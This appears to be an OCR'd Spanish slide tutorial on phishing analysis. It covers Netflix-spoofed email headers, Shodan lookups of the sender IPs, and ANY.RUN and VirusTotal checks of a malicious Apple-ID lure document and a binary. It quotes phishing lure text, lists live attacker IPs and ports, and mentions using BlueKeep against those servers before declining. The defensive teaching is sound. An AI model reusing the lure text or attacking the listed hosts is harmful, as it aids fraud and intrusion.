
<https://toolbox.googleapps.com/apps/messageheader/?lang=es>

<https://mxtoolbox.com/EmailHeaders.aspx>



Received: from SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com (2603:10a6:6:16::24) by DB6PR0801MB1414.eurprd08.prod.outlook.com via DB6PR07CA0131.EURPRD07.PROD.OUTLOOK.COM; Thu, 31 May Received: from SN1NAM04FT021.eop-NAM04.prod.protection.outlook.com (10.152.88.55) by SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com (10.152.89.95) with Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id 15 May 2018 15:57:22 +0000 Authentication-Results: spf=fail (sender IP is 45.76.183.37) smtp.mailfrom=netflix.com; hotmail.com; dkim=none (message not signed) header.d=none;hotmail.com; dmarc=fail action=reject header.from=netflix.com Received-SPF: Fail (protection.outlook.com: domain of netflix.com does not designate 45.76.183.37 as permitted sender) receiver=protection.outlook.com; client-ip=45.76.183.37; helo=vultr-guest;

ANALIZAR LA CABECERA ANTERIOR



MX TOOLBOX®

Upgrade Delivery Center

MX Lookup Blacklists Diagnostics Domain Health Analyze Headers Free Monitoring DMA

Email Header Analyzer

Paste Header:


```
Received: from SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com (2603:10a6:6:16::24) by DB6PR0801MB1414.eurprd08.prod.outlook.com with HTTPS via DB6PR07CA0131.EURPRD07.PROD.OUTLOOK.COM; Thu, 31 May 2018 15:57:23 +0000
Received: from SN1NAM04FT021.eop-NAM04.prod.protection.outlook.com (10.152.88.55) by SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com (10.152.89.95) with Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P384) id 15.20.820.8; Thu, 31 May 2018 15:57:22 +0000
Authentication-Results: spf=fail (sender IP is 45.76.183.37) smtp.mailfrom=netflix.com; hotmail.com; dkim=none (message not signed)
```

Analyze Header

MessageId	VULTR-GUESTgD10uPv60000057a@vultr-guest				
Created at:	31/5/2018 17:54:42 CEST (Delivered after 3 mins)				
From:	NETFLIX <user.info@netflix.com> Using Microsoft Outlook Express 6.00.2600.0000				
To:					
Subject:	Your Netflix Membership is on hold [#46537]				
SPF:	fail				
DKIM:	none				
DMARC:	fail				
#	Delay	From *	To *	Protocol	Time received
0		User	→ vultr-guest		31/5/2018 17:54:42 CEST
1	3 mins	SN1NAM04FT021.eop-NAM04.prod.protection.outlook.com	→ SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com		31/5/2018 17:57:22 CEST
2	1 sec	SN1NAM04HT121.eop-NAM04.prod.protection.outlook.com	→ DB6PR0801MB1414.eurprd08.prod.outlook.com		31/5/2018 17:57:23 CEST



Relay Information


Received Delay:	0 seconds																																			
 <p>From User to vultr-guest</p> <p>to</p> <p>to</p> <p>to</p> <p>Relay (Seconds)</p>																																				
<table border="1"> <thead> <tr> <th>Hop</th><th>Delay</th><th>From</th><th>By</th><th>With</th><th>Time (UTC)</th><th>Blacklist</th></tr> </thead> <tbody> <tr> <td>1</td><td>*</td><td>User 95.179.134.243</td><td>vultr-guest</td><td>Microsoft SMTPSVC(10.0.14393.0);</td><td></td><td></td></tr> <tr> <td>2</td><td>*</td><td>vultr-guest 45.76.183.37</td><td></td><td></td><td></td><td></td></tr> <tr> <td>3</td><td>*</td><td></td><td></td><td></td><td></td><td></td></tr> <tr> <td>4</td><td>*</td><td></td><td></td><td></td><td></td><td></td></tr> </tbody> </table>		Hop	Delay	From	By	With	Time (UTC)	Blacklist	1	*	User 95.179.134.243	vultr-guest	Microsoft SMTPSVC(10.0.14393.0);			2	*	vultr-guest 45.76.183.37					3	*						4	*					
Hop	Delay	From	By	With	Time (UTC)	Blacklist																														
1	*	User 95.179.134.243	vultr-guest	Microsoft SMTPSVC(10.0.14393.0);																																
2	*	vultr-guest 45.76.183.37																																		
3	*																																			
4	*																																			

RESUMEN DE INFORMACION RECOPILADA





IPS	Dominios	Usuarios
95.179.134.243	vultr-guest	User
45.76.183.37	login.netflix-unlock.com	

- La pagina ahora mismo esta caída se debe a que este tipo de campañas suelen ser bastante rápidas.




- Por suerte tenemos capturas de lo que suponía esta pagina:



- Pero no, esto no es un GAME OVER ... ni mucho menos es un =>
- Porque ... tenemos unas RICAS Ips ¿NO?



- Si queremos información sin pringarnos sobre un servidor (dando por hecho que no esta muy actualizada) SHODAN es nuestro mejor aliado:



The image shows two screenshots of the Shodan search interface. The top screenshot is for IP address 95.179.134.243, located in Amsterdam, Netherlands, with a self-signed certificate. It shows a map of Haarlem and its surroundings, and a table of host details. The bottom screenshot is for IP address 45.76.183.37, located in Singapore, also with a self-signed certificate. It shows a map of Singapore and a table of host details. Both screenshots include sections for Ports (with 3389 shown) and Services (with RDP listed). The bottom screenshot also shows a detailed service response for Microsoft IIS httpd.

Shodan Search Results for 95.179.134.243

Host Details:

City	Amsterdam
Country	Netherlands
Organization	Choopa, LLC
ISP	Choopa, LLC
Last Update	2019-07-20T22:23:34.450834
Hostnames	95.179.134.243.vultr.com

Ports: 3389

Services: 3389 (tcp), rdp (tcp)

Administrator

Shodan Search Results for 45.76.183.37

Host Details:

City	Singapore
Country	Singapore
Organization	Choopa, LLC
ISP	Choopa, LLC
Last Update	2019-07-21T15:59:35.146391
Hostnames	45.76.183.37.vultr.com
ASN	AS20473

Ports: 80, 445, 1723, 3389, 5985

Services: 80 (tcp), 445 (tcp), 1723 (tcp), 3389 (tcp), 5985 (tcp)

Microsoft IIS httpd Version: 8.5

```

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 04 Feb 2019 08:45:34 GMT
Accept-Ranges: bytes
ETag: "35d460fe65bcd41:0"
    
```

IPS	Puertos	Servicio
95.179.134.243	3389	Remote Desktop
45.76.183.37	80	HTTP - Microsoft IIS 8.5
	445	SMB
	1723	Point-to-Point Tunneling Protocol Virtual Private Networking
	3389	Remote Desktop
	5985	WinRM 2.0 (Microsoft Windows Remote Management)

- Con esta información tenemos tanto el nodo de salida de los correos de de suplantación como el servidor utilizado para hacer de RELY

Y si hoy sabemos que existe un exploit llamado Bluekeep con el que podríamos acceder a estos servidores... pero somos legales así que lo dejamos aquí.



CASO 2: Vale como ejemplo con enlaces mola pero ... y si trae un adjunto?



- Lo descargamos con cuidado en un vm que este aislada para posteriormente abrirlo en una mas segura ANY.RUN



ANYRUN
INTERACTIVE MALWARE ANALYSIS SERVICE

New task

Public tasks

FAQ

Contacts

Windows 7 32 bit

Windows 7 32 bit

History

Profile

Log Out

Pricing

Threat map

New Task
Let's create a new task

Advanced mode →

Choose operating system to start
Windows 7 32bit

Type URL or choose a file to run
DECLARACIÓN_7-JULIO-19_19.doc (86.50 Kb) *

File should contain extension otherwise use "Change extension to valid" option of Advanced mode

Task will be shared on the Public Submission

Run

RECENTLY

Revenge-RAT v0.5.exe

Top 5 countries


Country	Count
US	53259
CN	3465
NL	3123

573081 IOC

388859 Total time

CHANGE LOG

May TODAY WE ARE READY TO RELEASE OUR API!



SU ID DE APPLE SERÁ DISCAPACITADO DEBIDO A ALGUNAS POLÍTICAS INFRINGIDAS

PARTES EN EL PRESENTE ACUERDO :

Hemosnotado que algunosdatos de la informacion de su cuenta pareceninvalidos y no verificados .

Fecha y Hora : Domingo, 7 de Julio de 2019
ID de Caso : ID-00140199012019

Si su ID de Apple se desactivará temporalmente hasta que recibamos una respuesta de usted . Para restaurar su cuenta , debe firmarla y verificarla lo antes posible desde la página de su cuenta de ID de Apple en :

<https://appleid.apple.com>

Debo hacer esto pronto porque las cuentas deshabilitadas finalmente se eliminarán como la longitud de los correos electrónicos, iCloud y otros datos almacenados con Apple .

Sinceramente ,
Soporte de Apple


Por favor no responda directamente a este correo .

Time	Protocol	CN	Rep	ID	Process	IP	Domain	ASN	PORT
28086ms	TCP		✓	2880	WINWORD.EXE	87.240.129.187	vk.cc	VKontakte Ltd	443
31156ms	TCP		✓	2880	WINWORD.EXE	87.240.129.187	vk.cc	VKontakte Ltd	443
31160ms	TCP		✓	---	---	93.186.225.193	vk.com	VKontakte Ltd	443
31162ms	TCP		✓	2880	WINWORD.EXE	93.186.225.193	vk.com	VKontakte Ltd	443

Get more awesome features with premium access! [REVIEW](#)

<https://any.run/report/93a649132ac232abb2742b13a00e4fcb741bfa194796ef592517bed9e66361e1/b0e9bf3c-47b8-45a1-b5d8-b595818b1563>


<https://app.any.run/tasks/b0e9bf3c-47b8-45a1-b5d8-b595818b1563/>



- En este caso se trata de un mail + adjunto con un enlace dentro que nos lleva a :

<https://vk.cc/9zwchq>

- Y así podríamos continuar hasta llegar al punto en el que demos con servidores




Caso 3: Es un binario

NADA DE DOBLE CLICK QUE LA LIAMOS!

- Estos casos suelen ser los mas chapuceros. Vienen normalmente adjuntos archivos que pone Nombrearchivo.doc.....exe (Amoh tio no me jodas)
- Si no se trata de un .exe camuflado se trata de una macro que se ejecuta a modo de DOWNLOADER vía powershell o similar. Descargándose un binario para ser ejecutado por la propia macro





- 1º - paso calcular el hash y comprobarlo en las herramientas online



This screenshot shows the VirusTotal detection report for the file 'Lab01-01.exe'. At the top, it says '40 engines detected this file'. Below that is a table of detections from various antivirus engines:

Detection	Details	Behavior	Community
Acronis	Suspicious	AegisLab	Trojan.Win32.Generic.4lc
AhnLab-V3	Trojan.Win32.Agent.C957604	Alibaba	Trojan.Win32.Aenjaris.23ba7418
ALYac	Trojan.Agent.1638488	AntiY-AVL	Trojan.Win32.TSGeneric
Avast	Win32.Malware-gen	AVG	Win32.Malware-gen
Avira (no cloud)	HEUR/AGEN.1022518	CAT-QuickHeal	Trojan.IGENERIC
ClamAV	Win.Malware.Agent.6342616-0	Comodo	Malware@#3eb40r99afet
Cyberason	Malicious.c1bd38	Cylance	Unsafe
eGambit	Unsafe AI_Score_96%	Endgame	Malicious (high Confidence)
